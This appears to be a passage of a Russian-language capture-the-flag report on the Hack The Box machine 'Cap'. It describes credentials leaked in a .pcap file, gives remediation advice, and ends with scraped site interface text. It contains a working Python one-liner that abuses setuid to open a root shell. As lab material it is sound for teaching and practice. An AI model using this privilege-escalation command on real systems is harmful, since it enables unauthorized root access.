
(пункт 16)

CVSSv3 Score: 10.0 (Critical)

Описание:

Information Disclosure в данном случае связана с доступом к самому первому .pcap файлу, в котором был написан как имя пользователя, так и пароль. Так же здесь неправильно настроены доступы к данным, благодаря которым я мало того получил доступ к shell, да еще и повысил привилегии.

Воспроизведение уязвимости:



(пункт 6)

```
nathan@cap:~$ python3.8 -c 'import os;os.setuid(0);os.system("/bin/bash")'
root@cap:~# ls
281.c exploit.py index.html linpeas.sh poc.sh snap user.txt www
```

(пункт 17)

Рекомендации по устранению:

- Проверьте и настройте права доступа к файлу `0.pcap`, чтобы доступ к нему имели только те пользователи, которым он необходим.
- Добавьте регистрацию и вход на сайт: доступ к таким файлам нужен только определенным пользователям.
- Используйте принцип минимальных привилегий: доступ к tcp дампу должен предоставляться только тем пользователям, которым он нужен.
- Переместите `0.pcap` в защищенную директорию с ограниченным доступом, которая находится вне зоны доступа пользователя приложения.
- Настройте права доступа на файловой системе, установив жесткие ограничения на чтение и запись данных в базе, чтобы только определенные процессы могли обращаться к файлу.

Видео выполнения

Hack The Box - Hack The Box

app.hackthebox.com/machines/Cap

HACKTHEBOX

Search Hack The Box

CONNECT TO HTB

Kolya080808

Retired Free Machine

Cap is offline

Cap

Linux Easy

0 Points

4.5/5.0 Reviews

User Rated Difficulty

Play Machine

Machine Info

Walkthroughs

Reviews

Activity

Changelog

Adventure Mode

Guided Mode

Official Walkup

Video Walkthrough

EU Free 2

Switch VPN

Join Machine

Submit User Flag

Submit Root Flag

0:00 / 1:06:20

Getting started with HTB